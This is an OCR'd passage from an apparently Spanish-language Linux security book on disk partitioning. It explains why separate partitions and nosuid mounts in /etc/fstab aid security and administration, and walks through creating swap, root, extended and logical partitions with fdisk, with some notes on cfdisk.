


FIGURA 3.3
Pistas, sectores y datos de un disco duro.

El número total de pistas que ocupan la misma región en todos los discos forman un **cilindro**. Véase la Figura 3.4.

Las particiones se componen de un conjunto de cilindros contiguos especificados por el usuario. Antiguamente, con DOS y Windows 3.11 (o incluso con la primera versión de Windows 95) los usuarios sólo necesitaban una partición, que ocupaba prácticamente todo el disco y contenía los archivos del sistema, del usuario y de intercambio. Véase la Figura 3.5.




FIGURA 3.4
Todas las pistas que ocupan un área idéntica forman un cilindro.




FIGURA 3.5
La partición DOS ocupa casi todo el disco.

NOTA

Desde el momento en que se ha extendido el uso de unidades de disco cuyo tamaño supera los dos gigabytes, se ha producido un cambio. DOS-Windows y la primera versión de Windows 95 sólo pueden gestionar 2 GB o menos. Por consiguiente, para acomodar un disco grande, había que darle formato en incrementos de particiones de 2 GB, donde la primera partición sería la unidad C:, la segunda partición seria la unidad D:, y así sucesivamente. Las posteriores versiones de Windows 95 y Windows NT no imponen dicha restricción.

En Linux, es más habitual tener dichas particiones, principalmente para mantener un estricto control sobre el lugar en que acaban los datos. Normalmente, cuando se uti-

liza una sola partición (como en DOS) tanto el sistema operativo como los usuarios escriben los datos de forma arbitraria donde hay espacio libre, con lo que con el paso del tiempo dichos datos acaban esparcidos, es difícil gestionarlos y están desorganizados.

Por el contrario, si se crean varias particiones todo está algo más ordenado. Por ejemplo, se pueden separar los archivos de intercambio del sistema de los archivos que se utilizan a diario. Cada partición posee de forma exclusiva un área específica del disco. La Figura 3.6 muestra un ejemplo de particiones bastante habitual.




FIGURA 3.6
Aquí, el disco tiene dos particiones de intercambio y una partición nativa para archivos de Linux.

Otro caso frecuente es cuando se instalan dos o más sistemas operativos en la misma unidad de disco, pero en distintas particiones, y pueden coexistir sin problemas.

Linux admite un amplio abanico de tipos de partición. La Tabla 3.1 muestra algunos de los más interesantes.

Tabla 3.1 Tipos de particiones que admite Linux

Número	Tipo de partición
2	Root XENIX, un antiguo sistema operativo para PC basado en UNIX que actualmente casi no se utiliza. Tiene una larga historia. En un principio se basaba en la versión 7 de UNIX, posteriormente incorporó características de BSD 4.1 y, finalmente, tras ajustarse a SYS V, ha habido muchas empresas, entre las que se incluyen Microsoft y Santa Cruz Operation (SCO), que lo han comercializado.
7	High Performance File System o HPFS, un sistema tolerante a fallos que incorpora almacenamiento en caché avanzada, nombres de archivo largos y compatibilidad con las estructuras de archivos tradicionalmente incompatibles. Es la base del sistema OS/2. En la dirección http://www.cs.wisc.edu/~bolo/shipyard/hpfs.html, puede encontrar más información sobre HPFS.

Tabla 3.1 Tipos de particiones que admite Linux *(continuación)*

Número	Tipo de partición
8	AIX (UNIX de IBM).
40	Venix 80286, una versión de UNIX de VentureCom compatible con System V.
63	GNU HURD, es de la fundación Free Software Foundation y acabará siendo el sustituto del *kernel* de UNIX. Para obtener más información sobre HURD, diríjase a la página web http://www.gnu.org/software/hurd/hurd.html.
64	Novell NetWare.
81	Minix.
82	Partición de intercambio de Linux.
83	Partición nativa de Linux.
93	Amoeba, un sistema operativo distribuido que funciona en SPARCstations (Sun4c y Sun4m), así como en 386/486, 68030, Sun 3/50 y Sun 3/60. Amoeba se utiliza para aglutinar la potencia de varias estaciones de trabajo en un eficaz bloque de potencia de computación. Puede encontrar más información acerca de Amoeba en la dirección http://www.cs.vu.nl/pub/amoeba/.

Linux admite más particiones de las que aparecen aquí. Si desea ver la lista completa, diríjase a la dirección http://linuxclub.mnf.nu/lsa/lsg18.htm#E69E130. Para ver una lista completa de todos los tipos de particiones para PC (incluyendo las que no son compatibles con Linux), vaya a http://www.win.tue.nl/math/dw/personalpages/aeb/linux/partitions/partition_types-1.html.

Muchas personas instalan DOS-Windows y Linux en el mismo disco duro, en particiones independientes, ya que ello ofrece una mayor libertad y flexibilidad. Pueden aprender Linux aunque el peso principal lo lleve Windows y disfrutar de, al menos, compatibilidad unidireccional. Véase la Figura 3.7.




FIGURA 3.7
Linux y DOS/Windows pueden coexistir, pero Linux es el único que ofrece compatibilidad.

Aunque DOS y Windows no pueden acceder a la partición de Linux, Linux puede acceder a la partición de DOS; de ese modo puede copiar archivos entre los distintos sistemas de archivos.

NOTA

Durante la instalación, Linux pide que se especifiquen sistemas adicionales o foráneos a los que le gustaría acceder. Linux monta dichos sistemas de archivos en el directorio que se elija. Una configuración típica sería montar el sistema de archivos de DOS desde Linux en /dos.

Los neófitos en Linux suelen utilizar las configuraciones que muestran las Figuras 3.6 y 3.7, ya que son fáciles de implementar. Muchos usuarios de Linux se sienten satisfechos si pueden finalizar la instalación sin problemas, por lo que son propensos a evitar esquemas de particiones más complicados. Además, hay pocas rutinas de instalación que resalten las relaciones entre las particiones y la seguridad, y no indican que dichas configuraciones conllevan ciertos riesgos. De hecho, los escenarios que muestran las Figuras 3.6 y 3.7 exponen el sistema a ataques y dificultan la capacidad para ejercer una administración eficaz del sistema.

Agrupar Linux en una sola partición

En primer lugar, no se deben colocar los sistemas de archivos raíz y de usuario en la misma partición de Linux. Si se hace, aumenta la posibilidad de que las personas que deseen realizar ataques puedan explotar los programas SUID para acceder a áreas restringidas.

NOTA

Los archivos SUID son especiales, ya que siempre se ejecutan con privilegios de propietario, independientemente de quién los ejecute. Por ejemplo, si root contiene un programa SUID, éste se ejecutará con privilegios de **root** y tienen una considerable potencia para acceder, modificar y sobrescribir archivos que, de otra forma, no se podría alcanzar. Si cualquier atacante puede explotar las debilidades de los programas SUID, puede amenazar a todo el sistema. (En el Capítulo 4, "Administración básica del sistema Linux", puede encontrar más información sobre los programas SUID.)

Además, agrupar todo Linux en una sola partición nativa dificulta las tareas de los administradores de sistemas. Por ejemplo, puede dificultar la capacidad para actualizar o hacer copias de seguridad de los paquetes individuales o sistemas de archivos. Y si todo el sistema Linux ocupa una partición, incluso unos pocos archi-

vos dañados pueden provocar problemas (lo que significa que la jerarquía de un directorio dañado puede afectar a los restantes). Incluso puede obligar a reinstalar Linux.

Para evitar estos problemas, cree una partición independiente para cada uno de los sistemas principales de archivos. La Figura 3.8 muestra una posible configuración.

Dicha configuración mejora la seguridad y permite gestionar las copias de seguridad y su posterior recuperación. Puede especificar distintos programas de copia de seguridad para las distintas particiones, los archivos del sistema se encuentran separados de los archivos de datos, etc. Este método también permite ejercer un control más riguroso sobre los distintos sistemas de archivos y sobre la forma en que se montan.

NOTA

El término montar hace referencia a la forma en que Linux permite utilizar los distintos sistemas de archivos. Cuando Linux monta un sistema de archivos local o externo, conecta el sistema a un dispositivo o directorio local, lo que proporciona un punto de acceso. Por ejemplo, para otorgar acceso a un CD-ROM, Linux asocia la unidad de CD-ROM con el /dev/cdrom (normalmente) del dispositivo y hay que especificar un directorio como punto de montaje (habitualmente /mnt/cdrom o /cdrom). A partir de ese momento, se puede acceder al directorio superior del CD-ROM, en /cdrom, y sus subdirectorios se encuentran debajo (/cdrom/docs, /cdrom/install, /cdrom/source, etc.).




FIGURA 3.8
Los sistemas principales de archivos se encuentran en particiones distintas.

Al iniciarse el sistema, Linux monta todos los sistemas de archivos disponibles siguiendo las especificaciones establecidas en /etc/fstab. /etc/fstab puede utilizar-

se para controlar estrictamente la forma en que los usuarios y el sistema acceden a las particiones. Ahora, vamos a explicar rápidamente /etc/fstab.

/etc/fstab

/etc/fstab es el archivo de texto sin formato en el que se especifican las opciones de montaje de los sistemas de archivos. Cada línea gestiona un sistema de archivos. Por ejemplo, la siguiente entrada especifica las opciones de montaje de un sistema de archivos de MSDOS que puede montarse en /dos:

```
/dev/hda4 /dos msdos defaults 1 1
```

La línea consta de seis campos:

- La especificación del sistema de archivos: aquí se especifica el dispositivo de bloque o el sistema de archivos que se va a montar, en este caso la partición 4 en la primera unidad. Esto es lo que montará Linux.
- La ubicación del sistema de archivos: el punto de montaje, en este caso es /dos, una denominación habitual para un punto de montaje del sistema de archivos de DOS, como se ha explicado anteriormente.
- El tipo del sistema de archivos: en este campo se describe el tipo del sistema de archivos: Minix, extendido, DOS, HPFS, iso9660/CDROM, Network File System (NFS) o de intercambio.
- Las opciones del montaje del sistema de archivos: aquí se especifica el nivel de acceso que tendrán tanto los usuarios como el sistema en este sistema de archivos montado. Aquí es donde entra en acción la seguridad. Éstas son las opciones:

defaults	Todo (cuota, lectura-escritura y *suid*).
noquota	Generalmente sin cuotas.
nosuid	Sin acceso a SUID.
quota	Las cuotas están activas.
ro	De sólo lectura.
rw	Lectura-escritura.
suid	El acceso a SUID es correcto.

- Parámetros del volcado del sistema de archivos: es un valor numérico para marcar los sistemas de archivos que hay que volcar (hacer copias de seguridad).
- Número de la secuencia de verificación del sistema de archivos: aquí se especifica la prioridad del sistema de archivos para las verificaciones de integridad que realiza fsck (fsck es un verificador de la integridad de los sistemas de archivos que, de forma predeterminada, examina los sistemas de archivos).

¿Dónde hay que forzar un montaje *nosuid*? En cualquier lugar en el que los usuarios locales o remotos puedan estar haciendo el gamberro. Por ejemplo, imagine que prevé proporcionar servicios de FTP anónimos (no es una gran idea). En ese

caso, quizás sea interesante crear una partición independiente para ello y montar Linux en ella *nosuid*, lo que permite escribir datos, y seguir afrontando el problema de SUID.

Otras ventajas de crear varias particiones

La existencia de varias particiones ofrece como mínimo cuatro ventajas:

- Sencilla gestión de copias de seguridad y actualizaciones.
- Arranque más rápido (en algunos casos).
- La capacidad para controlar cómo se monta cada sistema de archivos.
- Protección contra programas SUID renegados.

Hay otras ventajas. Una es que el método de varias particiones evita la denegación de servicio accidental y protege de desbordamientos al sistema de archivos raíz. Por ejemplo, /var almacena la información de registro. Si existe una sola partición que contiene los sistemas raíz /usr, /var y /tmp, los registros de /var pueden desbordar literalmente todo el sistema de archivos (y también pueden hacerlo los usuarios).

Dimensionar las particiones

Como se ha indicado, los usuarios nuevos tienden a huir de la creación de varias particiones (además de la de intercambio y la raíz). Ello se debe a que dicha creación obliga a tomar algunas decisiones peliagudas, como por ejemplo, el tamaño que debe tener cada una de las particiones. Desgraciadamente, a excepción de las particiones raíz y de intercambio, esta duda no tiene ninguna respuesta claramente definida. El tamaño máximo de algunas particiones debe ser de 128 MB, mientras que el de la partición raíz debe ser de un mínimo de 64 MB (aunque nosotros le hemos asignado 100 MB).

En lo referente a otros sistemas de archivos, la elección depende de distintos factores. Uno de esos factores es la función que va a tener Linux. En sistemas con varios usuarios, es muy probable que se desee dar a cada usuario, al menos, 20 MB (y probablemente más). Por consiguiente, para diez usuarios se necesita una partición /home de un mínimo de 210 MB.

Algunos de estos valores son interdependientes. Por ejemplo, si va a haber muchos usuarios y se les van a otorgar servicios de correo y noticias, las particiones /var y /home tendrán que ser importantes, a menos, por supuesto, que los usuarios utilicen productos para correo electrónico y noticias de otros fabricantes. En ese caso, sus mensajes se almacenarán en su directorio /home/user, p. ej., /home/user/.netscape/.

Si se dispone de un *firewall*, será necesaria una gran jerarquía de directorios de registro que debe tener su propia partición. De hecho, es posible que haya que

poner dicha partición en otra unidad de disco. De esa forma no se pierde información de auditoría que será muy valiosa si el sistema de archivos sufre algún daño.

Sin embargo, en la mayoría de los casos las particiones de mayor tamaño albergarán los directorios /usr y /home. Veamos un ejemplo conservador. Éste es un informe df de un disco duro IDE de 1,6 MB con una partición de intercambio de 128 MB que no aparece en la consulta df:

```
Filesystem         1024-blocks  Used Available Capacity Mounted on

/dev/hda2            66365   17160    45778      27%   /
/dev/hda5           373695    1549   352845       0%   /home
/dev/hda6           703417  344725   322356      52%   /usr
/dev/hda7           127816   21235    99981      18%   /var
/dev/hda8           123919      22   117498       0%   /tmp
```

Ésta es la información de fstab que aparece al finalizar la instalación:

```
/dev/hda2 / ext2 defaults 0 1
/proc /proc proc defaults 0 0
/dev/hda1 none swap defaults 0 0
/dev/hda5 /home ext2 defaults 0 2
/dev/hda6 /usr ext2 defaults 0 2
/dev/hda7 /var ext2 defaults 0 2
/dev/hda8 /tmp ext2 defaults 0 2
#
/dev/fd0 /mnt/floppy ext2 defaults,noauto 0 0
#
/dev/hdb /mnt/cdrom iso9660 ro,noauto 0 0
```

Observe que las particiones 5, 6, 7 y 8 son particiones lógicas. En el mundo de Intel sólo se permiten cuatro particiones primarias o tres particiones primarias, una partición extendida y varias particiones lógicas. Para crear particiones adicionales, en primer lugar hay que establecer una partición extendida y dividirla en particiones lógicas con fdisk o, si tiene Red Hat, con Disk Druid.

ADVERTENCIA

Algunas distribuciones ofrecen rutinas de instalación fáciles de utilizar que sugieren automáticamente la organización del disco (de forma parecida a como lo hace Solaris de Sun). Estas rutinas son cómodas, pero piénselo detenidamente antes de aceptar dicho esquema. El motivo es que, aunque es posible cambiar el formato de las distintas particiones sin que ello afecte a todo el sistema, una vez que se les ha asignado un tamaño, ya no es posible cambiarlo. La excepción es cuando aún existe espacio adicional sin particiones. No obstante, es conveniente crear las particiones desde el principio en orden secuencial sin espacios entre ellas, a menos que haya un excelente motivo para no hacerlo así.

Aunque es muy probable que ya haya utilizado fdisk, es posible que algunos de los lectores de este libro todavía no hayan instalado Linux. Para ellos, vamos a explicar rápidamente este comando.

fdisk

fdisk es un manipulador de particiones de Linux. Durante la instalación, Linux pasa de un entorno semi-gráfico a una interfaz de línea de comandos para que se puedan realizar las particiones del disco. En ese momento, es casi seguro que se está utilizando fdisk.

La línea de introducción de comandos inicial de fdisk se parecerá mucho a la siguiente:

```
Using /dev/hda as default device!

The number of cylinders for this disk is set to 1579.
This is larger than 1024, and may cause problems with:
1) software that runs at boot time (e.g., LILO)
2) booting and partitioning software from other OSs
   (e.g., DOS FDISK, OS/2 FDISK)

Command (m for help):
```

Antes de proseguir, independientemente de que sea la primera o la quinta vez que utiliza fdisk, revise la lista de comandos válidos. De esta forma se puede familiarizar con cada uno de ellos, lo que reduce la probabilidad de error. Para ver todo el conjunto de comandos, escriba m y pulse Intro. fdisk imprimirá un menú de ayuda:

```
Command action

   a   toggle a bootable flag
   d   delete a partition
   l   list known partition types
   m   print this menu
   n   add a new partition
   p   print the partition table
   q   quit without saving changes
   t   change a partition's system id
   u   change display/entry units
   v   verify the partition table
   w   write table to disk and exit
   x   extra functionality (experts only)
```

Antes de realizar cualquier cambio, examine también la tabla de particiones actual. De esa forma puede verificar si ya existe alguna. Para ello, escriba p y pulse Intro. Si trabaja con un disco sin particiones, fdisk imprimirá una tabla en blanco:

```
Disk /dev/hda: 32 heads, 63 sectors, 1579 cylinders
Units = cylinders of 2016 * 512 bytes

   Device Boot    Start       End    Blocks   Id  System

Command (m for help):
```

Ya está listo para empezar a crear las particiones.

De aquí en adelante, nos ceñiremos a los valores del ejemplo anterior. Tendrá que ajustar los tamaños de las particiones de acuerdo con sus propias necesidades. Esto no es más que una guía que muestra cómo crear una partición extendida y particiones lógicas dentro de ella. Hay muy pocos libros acerca de Linux que toquen este tema. (La mayoría de los libros se centran en la instalación de Red Hat. Red Hat incluye Disk Druid, que es una herramienta semigráfica que simplifica el proceso. Sin embargo, es probable que vaya a instalar otra distribución que tenga fdisk en la línea de comandos. Si es así, esta sección mostrará los pasos que hay que seguir cuando se crean dichas particiones a mano.)

Crear la partición raíz y la de intercambio

En primer lugar, hay que crear la partición raíz y la de intercambio. En este ejemplo, suponemos que la instalación se realiza en un disco duro nuevo que no tiene ningún otro sistema de archivos instalado.

Para crear una partición, escriba n y pulse Intro. fdisk le preguntará qué estilo de partición desea. Escriba p y presione Intro si desea la primaria:

```
Command  Action

e  extended
p  primary partition (1-4)
p
```

fdisk le pedirá que asigne un número a la partición nueva. Ésta es la primera partición primaria y albergará el archivo de intercambio, así que elija 1:

```
Partition Number (1-4): 1
```

A continuación, fdisk le pedirá que especifique el lugar en el que comienza la partición. Ésta es la primera partición y desea escribirla desde el primer cilindro en adelante, así que elija 1:

```
First cylinder: (1-1579) 1
```

Finalmente, para completar el ciclo, fdisk le pedirá que asigne un tamaño a la partición. El tamaño del archivo de intercambio es un problema de preferencias personales. En años anteriores, los tutoriales de Linux recomendaban un método por relación: "Si tiene 8 MB de RAM, necesitará un archivo de intercambio de un mínimo de 16 MB". Hoy en día, la memoria RAM es tan barata y todo el mundo tie-

ne tanta que esto es innecesario y, en muchos casos, imposible. Actualmente, Linux admite archivos de intercambio de 128 MB o menos.

En el caso del ejemplo anterior elija 128 MB:

```
Last cylinder or +size or +sizeM or +sizek (1-1579): +128M
```

Tras crear las particiones, examine la tabla de particiones de fdisk. De esta forma, si comete algún error tipográfico, puede detectarlo antes de grabarlo en el disco. Éste es el aspecto de la tabla actualizada tras crear la primera partición:

```
Command (m for help): p

Disk /dev/hda: 32 heads, 63 sectors, 1579 cylinders
Units = cylinders of 2016 * 512 bytes

   Device Boot    Start       End    Blocks   Id  System
/dev/hda1             1       130    131008+  83  Linux native
```

Observe que la partición es del tipo 83 (nativa de Linux) y hay que cambiarla. Ésta es la partición de intercambio, lo que indica que hay que designarla manualmente como tal. Para ello, escriba t y pulse Intro.

```
Command (m for help): t
```

fdisk solicitará el número de partición. Elija 1:

```
Partition number (1-4):1
```

Para finalizar, fdisk le preguntará qué tipo de partición desea. Elija 82 para convertir la partición al formato de intercambio de Linux:

```
Hex Code (L to list): 82
```

Al volver a examinar la tabla de particiones, fdisk reflejará los cambios:

```
Command (m for help): p

Disk /dev/hda: 32 heads, 63 sectors, 1579 cylinders
Units = cylinders of 2016 * 512 bytes

   Device Boot    Start       End    Blocks   Id  System
/dev/hda1             1       130    131008+  82  Linux swap
```

A continuación, cree la partición raíz. De nuevo el tamaño depende de sus preferencias personales. Es suficiente asignarle 32 MB, aunque hay gente que le ha asignado 100 MB. En cualquier caso, el procedimiento es el mismo. Hay que empezar por crear una partición. Escriba n y pulse Intro. fdisk le preguntará qué tipo de partición desea. De nuevo, tiene que escribir p y pulsar Intro para especificar que desea la primaria:

```
Command  Action

e  extended
p  primary partition (1-4)
p
```

fdisk le pedirá que asigne un número a la partición nueva. Ésta va a ser la segunda partición primaria, así que elija 2:

```
Partition Number (1-4): 2
```

A continuación, fdisk le pedirá que especifique el lugar en el que comienza la partición:

```
First cylinder: (131-1579)
```

Observe que ahora el primer cilindro inicial válido es 131. Ello se debe a que la partición de intercambio ocupa los cilindros 1 a 130. Por consiguiente, la partición raíz comenzará en el cilindro 131:

```
First cylinder: (1-1560) 131
```

Y finalmente, fdisk le pedirá que asigne un tamaño a la partición. En este ejemplo vamos a asignarle 64 MB:

```
Last cylinder or +size or +sizeM or +sizek (131-1579):+64M
```

Los resultados muestran una partición de intercambio (tipo 82) y otra raíz (tipo 83) de Linux:

```
Command (m for help): p

Disk /dev/hda: 32 heads, 63 sectors, 1579 cylinders
Units = cylinders of 2016 * 512 bytes

   Device Boot    Start       End    Blocks   Id  System
/dev/hda1             1       130    131008+  82  Linux swap
/dev/hda2           131       198     68544   83  Linux native
```

Crear la partición extendida

El siguiente paso consiste en crear una partición extendida que va a ocupar el restante espacio del disco. Para crear una partición extendida, escriba n y pulse Intro (nueva), y seleccione e de extendida:

```
Command  Action

e  extended
p  primary partition (1-4)
e
```

fdisk le pedirá que especifique el primer cilindro de la partición extendida. En este caso, el primer cilindro disponible es el 199, así que elija ese:

```
First cylinder: (199-1579):199
```

Para finalizar, fdisk le pedirá que especifique el último cilindro de la partición extendida. Lo normal es que vaya al último cilindro, ya que, de esa forma, la parti-

ción extendida ocupará el restante espacio del disco. Sin embargo, en este ejemplo va a dejar algo de espacio al final del disco, así que especifique el cilindro 1560:

```
Last cylinder or +size or +sizeM or +sizek (199-1579): 1560
```

Éste es el resultado:

```
Command (m for help): p

Disk /dev/hda: 32 heads, 63 sectors, 1579 cylinders
Units = cylinders of 2016 * 512 bytes

   Device Boot    Start       End    Blocks   Id  System
/dev/hda1             1       130    131008+  82  Linux swap
/dev/hda2           131       198     68544   83  Linux native
/dev/hda3           199      1560   1372896    5  Extended
```

Esta tabla muestra una partición de intercambio, una partición nativa y una partición extendida de Linux. La ultima tarea es asignar varias particiones lógicas.

Crear particiones lógicas en la partición extendida

Una vez que fdisk "sabe" que hay una partición extendida, su menú cambia. Para crear la primera partición lógica (para /home), escriba n y pulse Intro. Aparece un menú nuevo en el que debe elegir l de lógica:

```
Command  Action

l   logical (5 or over)
p   primary partition (1-4)
l
```

fdisk le pedirá que especifique el primer cilindro de la nueva partición lógica. Tenga en cuenta que el primer cilindro disponible es el 199, que coincide con el que especificó para la partición extendida. Ello se debe a que las particiones lógicas estarán sobre la partición extendida. Elija 199:

```
First cylinder: (199-1579):199
```

Para finalizar, fdisk le pedirá que especifique el último cilindro de esta partición lógica. Para asignar 370 MB a /home, seleccione 581:

```
Last cylinder or +size or +sizeM or +sizek (199-1579): 581
```

Éste es el resultado hasta el momento:

```
Command (m for help): p

Disk /dev/hda: 32 heads, 63 sectors, 1579 cylinders
Units = cylinders of 2016 * 512 bytes
```

```
   Device Boot      Start         End      Blocks   Id  System
/dev/hda1               1         130      131008+  82  Linux swap
/dev/hda2             131         198       68544   83  Linux native
/dev/hda3             199        1560     1372896    5  Extended
/dev/hda5             199         581      386032+  83  Linux native
```

Añada las restantes particiones (/usr, /var y /tmp) de la misma forma. Ésta es la secuencia de /usr:

```
Command  Action

l   logical (5 or over)
p   primary partition (1-4)
l
First cylinder: (582-1579):582
Last cylinder or +size or +sizeM or +sizek (581-1579): 1302
```

Ésta es la secuencia de /var:

```
Command  Action

l   logical (5 or over)
p   primary partition (1-4)
l
First cylinder: (1303-1579):1303
Last cylinder or +size or +sizeM or +sizek (1303-1579): 1433
```

Y, finalmente, ésta es la secuencia de /tmp:

```
Command  Action

l   logical (5 or over)
p   primary partition (1-4)
l
First cylinder: (1433-1579):1303
Last cylinder or +size or +sizeM or +sizek (1433-1579): 1560
```

Cuando se ve el resultado final, fdisk reflejará los siguientes cambios:

```
Command (m for help): p

Disk /dev/hda: 32 heads, 63 sectors, 1579 cylinders
Units = cylinders of 2016 * 512 bytes

   Device Boot      Start         End      Blocks   Id  System
/dev/hda1               1         130      131008+  82  Linux swap
/dev/hda2             131         198       68544   83  Linux native
/dev/hda3             199        1560     1372896    5  Extended
/dev/hda5             199         581      386032+  83  Linux native
/dev/hda6             582        1302      726736+  83  Linux native
/dev/hda7            1303        1433      132016+  83  Linux native
/dev/hda8            1434        1560      127984+  83  Linux native
```

Tras lograr y verificar que el resultado es el deseado, seleccione w para salir de fdisk, guardar de forma permanente estos cambios en el disco y volver al programa de instalación principal.

NOTA

En algunos programas de instalación de Linux no es necesario reiniciar el equipo tras los cambios de fdisk. Sin embargo, es recomendable hacerlo para asegurarse de que los cambios se escriben correctamente en el disco. Puede tomar una precaución más, verifique que los cambios se han guardado en el disco después de que se reinicie la máquina.

Otras herramientas de partición

No todos los programas de instalación de Linux utilizan fdisk para crear las particiones. En su lugar, es posible que tenga que utilizar cfdisk o Disk Druid. Estas herramientas son mucho más fáciles de utilizar.

cfdisk

cfdisk es un manipulador de particiones de Linux que utiliza Curses.

Curses es un paquete de desarrollo para crear programas con menús en terminales UNIX. Las aplicaciones de Curses recuerdan vagamente a los antiguos programas de DOS, en los que era posible desplazarse por las opciones de menú utilizando las teclas del cursor. Las aplicaciones tradicionales de Curses tienen el fondo negro y el primer plano blanco. Las opciones de menú aparecen en blanco hasta que se resaltan con una barra blanca, momento en que el texto resaltado pasa a ser negro. Para conocer mejor la programación en Curses, véase la página web http://aotech1.tuwien.ac.at/~dusty/ncurses-intro.html.

cfdisk presenta una interfaz cómoda por la que es muy fácil desplazarse. Véase la Figura 3.9.




FIGURA 3.9
Las particiones vistas en el entorno Curses de cfdisk.

Lo normal es que no tenga ningún problema para desplazarse por cfdisk utilizando las teclas del cursor; el programa proporciona una gran ayuda al respecto. Sin embargo, en la Tabla 3.2 hemos incluido un resumen de las teclas importantes de cfdisk y de sus funciones. Este resumen es útil si en la primera instalación tiene que utilizar cfdisk, pero tiene muy poca o ninguna documentación, lo que es un problema habitual.

Tabla 3.2 Teclas de comandos en cfdisk

Tecla	Función
?	Obtener ayuda.
b	Definir (o anular) la parte resaltada como iniciable.
d	Eliminar la partición resaltada.
g	Entrar en un modo experto en el que se puede modificar la geometría del disco. Advertencia: utilice esta función con precaución. Es muy parecido a especificar la configuración de su disco duro (cabezas, cilindros, bloques) en la BIOS. Es posible que los valores autodetectados de cfdisk sean correctos. Si especifica valores erróneos, puede darse el caso de que el sistema Linux no arranque.
h	Obtener ayuda.
n	Crear una partición.
p	Obtener e imprimir la información de la tabla de particiones actual.
q	Salir de cfdisk.
t	Cambiar el tipo de sistema de archivos (como funciona en fdisk).
W	Escribir los cambios en el disco (el comando W debe escribirse en mayúsculas).

Disk Druid

Disk Druid, habitual en la instalación de Red Hat como alternativa a fdisk, es aún más fácil de utilizar. La aplicación es totalmente gráfica. Véase la Figura 3.10.

